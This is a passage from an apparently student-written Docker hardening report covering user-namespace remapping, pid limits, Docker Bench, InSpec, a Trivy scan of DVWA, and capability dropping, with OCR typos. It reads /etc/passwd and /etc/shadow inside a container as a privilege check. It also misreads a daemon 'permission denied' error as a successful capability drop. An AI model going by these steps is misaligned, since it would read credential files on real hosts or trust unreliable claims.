
sudo vim /etc/systemd/system/docker.service.d/override.conf

ExecStart=/usr/bin/dockerd -D -H unix:///var/run/docker.sock --userns-remap="default"

After




```
[Service]
ExecStart=
ExecStart=/usr/bin/dockerd -D -H unix:///var/run/docker.sock --userns-remap="default"

~
~
~
```



```
UID                 PID                 PPID                C                   STIME               TTY
D
root                4653                4632                0                   19:03               ?
in/bash
arash@arash-virtual-machine:~$ sudo docker container top test
[sudo] password for arash:
UID                 PID                 PPID                C                   STIME               TTY
D
165536              5042                5018                0                   19:24               pts/0
in/bash
arash@arash-virtual-machine:~$ 
```

```
[1]+  Stopped                 sudo vi /etc/systemd/system/docker.service.d/override.conf
arash@arash-virtual-machine:~/Desktop$ sudo mkdir /etc/systemd/system/docker.service.d
arash@arash-virtual-machine:~/Desktop$ sudo vi /etc/systemd/system/docker.service.d/override.con
f
arash@arash-virtual-machine:~/Desktop$ sudo systemctl daemon-reload
arash@arash-virtual-machine:~/Desktop$ sudo systemctl restart docker
arash@arash-virtual-machine:~/Desktop$ sudo docker container run -it --name test ubuntu:18.04 /b
in/bash
Unable to find image 'ubuntu:18.04' locally
18.04: Pulling from library/ubuntu
0c5227665c11: Pull complete
Digest: sha256:8aa9c2798215f99544d1ce7439ea9c3a6dfd82de607da1cec3a8a2fae005931b
Status: Downloaded newer image for ubuntu:18.04
root@31118c1aa012:/# 
```



```
arash@arash-virtual-machine:~$ cat /etc/subuid
arash:100000:65536
dockremap:165536:65536
arash@arash-virtual-machine:~$ 
```


Figure 37. Namespace

And also by adding this –icc=”false” in the upper script we can limit containers to communicate with each other

B. C GROUP [1]

We can set the maximum number of processes that can be created on the container by the C group as below, here I set the maximum number of processes 7 so an attacker can not run more processes on the container. Based on the below picture there is a pids.max file in this path : sys/fs/cgroup/pids/docker/ that if we can check the maximum process number on our container that if we do not set any pids-limit when we run the container it would be max

sudo docker run -itd --name conatainer12 --pids-limit 7 alpine



```
arash@arash-virtual-machine:/sys/fs/cgroup/pids/docker/3310299f777482efc89fe90a0a9ef47230a2bbd7427921d731ebc56998edee4e$ ls
cgroup.clone_children  cgroup.procs  notify_on_release  pids.current  pids.events  pids.max  tasks
arash@arash-virtual-machine:/sys/fs/cgroup/pids/docker/3310299f777482efc89fe90a0a9ef47230a2bbd7427921d731ebc56998edee4e$ cat pid.max
cat: pid.max: No such file or directory
arash@arash-virtual-machine:/sys/fs/cgroup/pids/docker/3310299f777482efc89fe90a0a9ef47230a2bbd7427921d731ebc56998edee4e$ cat pids.max
max
arash@arash-virtual-machine:/sys/fs/cgroup/pids/docker/3310299f777482efc89fe90a0a9ef47230a2bbd7427921d731ebc56998edee4e$ cd
arash@arash-virtual-machine:~$ sudo docker run -itd --name conatainer18 --pids-limit 7 alpine
6b7a225066addf58684ebd761d67056c68abb1c348372a2a1ec0bd2a7b32dba1
arash@arash-virtual-machine:~$ find /sys/fs/cgroup/ -name 6b7a225066addf58684ebd761d67056c68abb1c348372a2a1ec0bd2a7b32dba1
/sys/fs/cgroup/cpuset/docker/6b7a225066addf58684ebd761d67056c68abb1c348372a2a1ec0bd2a7b32dba1
/sys/fs/cgroup/pids/docker/6b7a225066addf58684ebd761d67056c68abb1c348372a2a1ec0bd2a7b32dba1
/sys/fs/cgroup/perf_event/docker/6b7a225066addf58684ebd761d67056c68abb1c348372a2a1ec0bd2a7b32dba1
/sys/fs/cgroup/rdma/docker/6b7a225066addf58684ebd761d67056c68abb1c348372a2a1ec0bd2a7b32dba1
/sys/fs/cgroup/freezer/docker/6b7a225066addf58684ebd761d67056c68abb1c348372a2a1ec0bd2a7b32dba1
/sys/fs/cgroup/net_cls,net_prio/docker/6b7a225066addf58684ebd761d67056c68abb1c348372a2a1ec0bd2a7b32dba1
/sys/fs/cgroup/devices/docker/6b7a225066addf58684ebd761d67056c68abb1c348372a2a1ec0bd2a7b32dba1
/sys/fs/cgroup/blkio/docker/6b7a225066addf58684ebd761d67056c68abb1c348372a2a1ec0bd2a7b32dba1
/sys/fs/cgroup/memory/docker/6b7a225066addf58684ebd761d67056c68abb1c348372a2a1ec0bd2a7b32dba1
/sys/fs/cgroup/hugetlb/docker/6b7a225066addf58684ebd761d67056c68abb1c348372a2a1ec0bd2a7b32dba1
/sys/fs/cgroup/cpu,cpuacct/docker/6b7a225066addf58684ebd761d67056c68abb1c348372a2a1ec0bd2a7b32dba1
/sys/fs/cgroup/systemd/docker/6b7a225066addf58684ebd761d67056c68abb1c348372a2a1ec0bd2a7b32dba1
/sys/fs/cgroup/unified/docker/6b7a225066addf58684ebd761d67056c68abb1c348372a2a1ec0bd2a7b32dba1
arash@arash-virtual-machine:~$ cd /sys/fs/cgroup/pids/docker/6b7a225066addf58684ebd761d67056c68abb1c348372a2a1ec0bd2a7b32dba1
arash@arash-virtual-machine:/sys/fs/cgroup/pids/docker/6b7a225066addf58684ebd761d67056c68abb1c348372a2a1ec0bd2a7b32dba1$ cat pids.max
7
arash@arash-virtual-machine:/sys/fs/cgroup/pids/docker/6b7a225066addf58684ebd761d67056c68abb1c348372a2a1ec0bd2a7b32dba1$ 
```

Figure 38. C group

C. Docker-bench-security [5,6,7]

The Docker Bench for Security is a script that verifies dozens of common best practices for Docker container deployment in production. All of the evaluations are automated. The following pre-built container is the easiest method to run your hosts against the Docker Bench for Security [5]:

docker run --rm --net host --pid host --userns host --cap-add audit_control \

-e DOCKER_CONTENT_TRUST=$DOCKER_CONTENT_TRUST \

-v /etc:/etc:ro \

-v /usr/bin/containerd:/usr/bin/containerd:ro \

-v /usr/bin/runc:/usr/bin/runc:ro \


-v /usr/lib/systemd:/usr/lib/systemd:ro \

-v /var/lib:/var/lib:ro \

Finding and fixing vulnerabilities in the Docker host is easy with the assistance of the Docker Bench for Security script. In order to strengthen the host's defenses, acting on any alerts it issues are necessary. Although a high ranking is always desirable, Docker Bench is intended for real-world use. The local Docker installation of a developer may not need to pass all tests. After running the script, the warnings and deciding which ones are relevant to your setup must be pursued [6].

In Our project, we conducted the following steps to show how Docker Benchmark Security can verify vulnerabilities in a container and how to address them [7].


Step 1: First, we create a container and name it “Vulnerable 1”.



```
maliheh@maliheh-VirtualBox:~$ docker run -itd --name Vulnerable1 alpine
8386b4425777d5a1122147a0e7b4c6f756a1f34411d590d930e8054b5909fe08
maliheh@maliheh-VirtualBox:~$ docker ps
CONTAINER ID   IMAGE     COMMAND     CREATED         STATUS         PORTS     NAMES
8386b4425777   alpine    "/bin/sh"   6 seconds ago   Up 6 seconds             Vulner
able1
```

Figure 39. Docker bench

Step 2: We scan the docker with Docker Benchmark Security to assess the host.




```
maliheh@malitheh-VirtualBox:~$ docker run --rm --net host --pid host --userns host --
cap-add audit_control     -e DOCKER_CONTENT_TRUST=$DOCKER_CONTENT_TRUST     -v /etc:
/etc:ro     -v /usr/bin/containerd:/usr/bin/containerd:ro     -v /usr/bin/runc:/usr/
bin/runc:ro     -v /usr/lib/systemd:/usr/lib/systemd:ro     -v /var/lib:/var/lib:ro
    -v /var/run/docker.sock:/var/run/docker.sock:ro     --label docker_bench_securit
y     docker/docker-bench-security
[INFO] Checks: 105
[INFO] Score: 18
```

Figure 40. Docker bench

The number of Checks that were performed was **105**, which our score was **18**.

Step 3: There are a bunch of warnings created by this Docker Benchmark Security tool, we chose one of them to improve it




```
[INFO] 4 - Container Images and Build File
[WARN] 4.1  - Ensure a user for the container has been created
[WARN]      * Running as root: Vulnerable1
[NOTE] 4.2  - Ensure that containers use trusted base images
[NOTE] 4.3  - Ensure unnecessary packages are not installed in the container
[NOTE] 4.4  - Ensure images are scanned and rebuilt to include security patches
[WARN] 4.5  - Ensure Content trust for Docker is Enabled
[WARN] 4.6  - Ensure HEALTHCHECK instructions have been added to the container image
[WARN]      * No Healthcheck found: [alpine:latest]
[WARN]      * No Healthcheck found: [hello-world:latest]
[PASS] 4.7  - Ensure update instructions are not use alone in the Dockerfile
[NOTE] 4.8  - Ensure setuid and setgid permissions are removed in the images
[INFO] 4.9  - Ensure COPY is used instead of ADD in Dockerfile
[INFO]      * ADD in image history: [alpine:latest]
[INFO]      * ADD in image history: [docker/docker-bench-security:latest]
[NOTE] 4.10  - Ensure secrets are not stored in Dockerfiles
[NOTE] 4.11  - Ensure verified packages are only Installed
```

Figure 41. Docker bench

The warning: Ensure a user for the container has been created Running as root: Vulnerable1 This warning happened because the container “Vulnerable1” runs as root.


Step 4: we stopped this container and remove it from the file system



```
malineh@maliheh-VirtualBox:~$ docker stop $(docker ps -q)
8386b4425777
malineh@maliheh-VirtualBox:~$ docker ps
CONTAINER ID   IMAGE     COMMAND   CREATED   STATUS    PORTS     NAMES
malineh@maliheh-VirtualBox:~$
```

Figure 42. Docker bench


Step 5: in this step, we add new user to a container name “Vulnerable2” instead of starting with default options



```
maliheh@maliheh-VirtualBox:~$ docker run -itd --user 1001:1001 --name Vulnerable2 alpine
7116d4f3efe9c0f6512c8647a22b5b4208e0efd4a3b1b41ee34271c5f00ceb0b
maliheh@maliheh-VirtualBox:~$
```

Figure 43. Docker bench


Step 6: in this step, we get a shell from container “Vulnerable 2” and check to see the user is not root



```
malineh@maliheh-VirtualBox:~$ docker exec -it 7116d4f3efe9 sh
/ $ id
uid=1001 gid=1001 groups=1001
/ $
```

Figure 44. Docker bench


Step 7: we verify our privileges by typing: cat /etc/passwd



```
/ $ cat /etc/passwd
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
```

Figure 45. Docker bench


Step 8: to confirm that we do not have root privileges, we perform the following




```
/ $ cat /etc/shadow
cat: can't open '/etc/shadow': Permission denied
/ $
```

Figure 46. Docker bench

Step9: Finally, we perform the assessment to see if the tool will flag the issue of “user for the container is running as root user” again or not.



```
[PASS] 7.10  - Ensure management pl
arm mode not enabled)

[INFO] Checks: 105
[INFO] Score: 20
maliheh@maliheh-VirtualBox:~$
```




```
[INFO] 4 - Container Images and Build File
[PASS] 4.1  - Ensure a user for the container has been created
[NOTE] 4.2  - Ensure that containers use trusted base images
```

Figure 47. Docker bench

As we can see, by fixing the issue, the score has improved to **20**. As a result, the warning regarding "the user for the container is running as a root" was addressed and we do not see it in the assessment anymore.

D. Chef InSpec [3,5]

It is like Docker-bench-security but the chef inspec input is more practical as bellow




```
root@31118c1aa012: /
    × File /etc/default/docker is expected to be readable by owner
    expected File /etc/default/docker to be readable by owner
    × File /etc/default/docker is expected to be writable by owner
    expected File /etc/default/docker to be writable by owner
    ✓ File /etc/default/docker is expected not to be executable by owner
    × File /etc/default/docker is expected to be readable by group
    expected File /etc/default/docker to be readable by group
    ✓ File /etc/default/docker is expected not to be writable by group
    ✓ File /etc/default/docker is expected not to be executable by group
    × File /etc/default/docker is expected to be readable by other
    expected File /etc/default/docker to be readable by other
    ✓ File /etc/default/docker is expected not to be writable by other
    ✓ File /etc/default/docker is expected not to be executable by other
  ↺ docker-6.1: Perform regular security audits of your host system and containers
    ↺ Perform regular security audits of your host system and containers
  ↺ docker-6.2: Monitor Docker containers usage, performance and metering
    ↺ Monitor Docker containers usage, performance and metering
  ↺ docker-6.3: Backup container data
    ↺ Backup container data
  ✓ host-6.4: Avoid image sprawl
    ✓ [] is expected to be empty
  ✓ host-6.5: Avoid container sprawl
    ✓ 0 is expected to be <= 25
  × host-1.1: Create a separate partition for containers
    × Mount /var/lib/docker is expected to be mounted
```

Figure 48. Chef InSpec

E. Trivy Defense application [17]

Trivy is an open-source vulnerability scanner that is designed to help identify security vulnerabilities in container images and their dependencies. Trivy uses a comprehensive vulnerability database and various vulnerability detection methods to identify potential security issues in container images. It can scan images hosted on a container registry, local images, and Dockerfiles. For using the Trivy defense mechanism I pulled a vulnerable container on my machine, Damn Vulnerable Web Application (DVMA), to check how Trivy can find the vulnerabilities



```
┌──(root㉿kali)-[/home/amir]
└─# trivy image vulnerables/web-dvwa
2023-03-27T15:15:27.321-0400    INFO    Need to update DB
2023-03-27T15:15:27.321-0400    INFO    Downloading DB ...
30.57 MiB / 30.57 MiB [──────────────────────────────────────────] 100.00% 1.66 MiB p/s 18s
2023-03-27T15:15:49.006-0400    INFO    Detected OS: debian
2023-03-27T15:15:49.006-0400    INFO    Detecting Debian vulnerabilities ...
2023-03-27T15:15:49.165-0400    INFO    Number of PL dependency files: 0
2023-03-27T15:15:49.169-0400    WARN    This OS version is no longer supported by the distribution: debian 9.5
2023-03-27T15:15:49.172-0400    WARN    The vulnerability detection may be insufficient because security updates are not provided

vulnerables/web-dvwa (debian 9.5)
=================================
Total: 2156 (UNKNOWN: 22, LOW: 72, MEDIUM: 874, HIGH: 835, CRITICAL: 353)

|     LIBRARY     | VULNERABILITY ID | SEVERITY |  INSTALLED VERSION  |    FIXED VERSION     |                TITL
E               |
| apache2         | CVE-2019-10082   | CRITICAL | 2.4.25-3+deb9u5     | 2.4.25-3+deb9u8      | httpd: read-after-free
|                 |                  |          |                     |                      | in h2 connection shutdow
n
|                 |                  |          |                     |                      | ──›avd.aquasec.com/nvd/c
ve-2019-10082     |
|                 | CVE-2021-26691   |          |                     | 2.4.25-3+deb9u10     | httpd: mod_session: Heap
 overflow         |                  |          |                     |                      | via a crafted SessionHea
der value         |                  |          |                     |                      | ──›avd.aquasec.com/nvd/c
ve-2021-26691     |
|                 | CVE-2021-39275   |          |                     | 2.4.25-3+deb9u11     | httpd: out-of-bounds wri
te                |                  |          |                     |                      | in ap_escape_quotes()
|                 |                  |          |                     |                      | via malicious input
|                 |                  |          |                     |                      | ──›avd.aquasec.com/nvd/c
ve-2021-39275     |
|                 | CVE-2021-40438   |          |                     |                      | httpd: mod_proxy: SSRF v
ia a crafted      |                  |          |                     |                      | request uri-path contain
ing "unix:"       |                  |          |                     |                      | ──›avd.aquasec.com/nvd/c
ve-2021-40438     |
|                 | CVE-2021-44790   |          |                     | 2.4.25-3+deb9u12     | httpd: mod_lua: Possible
|                 |                  |          |                     |                      | buffer overflow when
```

Figure 49. Trivy


As you can see, since the container has multiple vulnerabilities, Trivy finds all of them, which can help security analysts to increase the security level in their organization for their docker containers.

F. Capability [16]

In this section, I will discuss capabilities in detail. When it comes to the Linux operating system, root users are treated like royalty and granted privileged access. If I can divide these extraordinary talents into smaller parts, I will have more capabilities. Practically every ability normally associated with the root user has been decomposed into its component parts. I gain fine-grained control over what root users can do since these permissions may be broken down. That implies I can give the root user more authority, and I can also give the regular user greater authority on a case-by-case basis. By default, Docker drops all capabilities except those needed, and it uses a whitelist approach to do that. I can use Docker commands to add or remove it from the bonding set

Docker run -it alpine sh
apk add -U libcap

I can see that there are a few capabilities provided to the container by default. In current capabilities, it shows as cap_chown.




```
alihasheminezhad@alihasheminezhad-VirtualBox:~$ sudo docker run -it alpine sh
[sudo] password for alihasheminezhad:
/ # apk add -U libcap
fetch https://dl-cdn.alpinelinux.org/alpine/v3.17/main/x86_64/APKINDEX.tar.gz
fetch https://dl-cdn.alpinelinux.org/alpine/v3.17/community/x86_64/APKINDEX.tar.gz
(1/3) Installing libcap2 (2.66-r0)
(2/3) Installing libcap-utils (2.66-r0)
(3/3) Installing libcap (2.66-r0)
Executing busybox-1.35.0-r29.trigger
OK: 7 MiB in 18 packages
/ # capsh --print
Current: cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_s
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,
Ambient set =
```

Figure 50. Capabilities

It is possible for the user who is using this container to remove some of these capabilities or add the capabilities that are not provided in this list by default.
Here, I create a simple file on the container using echo.

echo "this is a file on my container" > /tmp/file. txt
chown nobody /tmp/file. txt




```
27(video)
Guessed mode: HYBRID (4)
/ # echo "this is a file on my container" > /tmp/file.txt
/ # chown nobody /tmp/file.txt
```

Figure 51. Capabilities

Now what I can do is spin up another container using Docker run

Docker run -it —cap-drop CHWON alpine sh


What I am essentially doing is dropping the capability from this container



```
alihasheminezhad@alihasheminezhad-VirtualBox:~$ docker run -it --cap-drop CHOWN alpine sh
docker: Got permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Post "http://%2Fvar%2Frun%2Fdocker.sock/v1.24/containers/create": dial unix /var/run/do
er.sock: connect: permission denied.
See 'docker run --help'.
```

Figure 52. Capabilities


This means I have successfully dropped this CHWON capability from this container. Now what I can do is quickly try creating a file on this container once again, this is a file on the container. Before it, I can see in the picture below that I could drop the capability



```
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialo
Guessed mode: HYBRID (4)
/ # echo "this is a file on the container" > /tmp/file.txt
/ #
```

Figure 53. Capabilities

I am not allowed to run chwon command on this container even though I am the root but I can not able to change the ownership of this specific file because of the lack of chwon capability on this container for this account.




```
alihasheminezhad@alihasheminezhad-VirtualBox:~$ docker run -it --cap-drop CHOWN alpine sh
/ # chown nobody /tmp/file.txt
chown: /tmp/file.txt: Operation not permitted
/ # id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
/ #
```

Figure 54. Capabilities

Assume that I want to drop all the capabilities from the container and add only one specific capability of our choice


sudo docker run - It =-cap-drop ALL =-cap-add chown alptne sh



```
alihasheminezhad@alihasheminezhad-VirtualBox:~$ sudo docker run -it --cap-drop ALL --cap-add chown alpine sh
/ #
```

Figure 55. Capabilities

Only one capability is available this time, which is “capsh” this time, even though all the capabilities are dropped, we will still be able to perform this Chown operation in this container



```
alihasheminezhad@alihasheminezhad-VirtualBox:~$ sudo docker run -it --cap-drop ALL --cap-add chown alpine sh
/ # apk add -u libcap
fetch https://dl-cdn.alpinelinux.org/alpine/v3.17/main/x86_64/APKINDEX.tar.gz
fetch https://dl-cdn.alpinelinux.org/alpine/v3.17/community/x86_64/APKINDEX.tar.gz
(1/3) Installing libcap2 (2.66-r0)
(2/3) Installing libcap-utils (2.66-r0)
(3/3) Installing libcap (2.66-r0)
Executing busybox-1.35.0-r29.trigger
OK: 7 MiB in 18 packages
/ #
/ #
/ # capsh --print
Current: cap_chown=ep
Bounding set =cap_chown
```

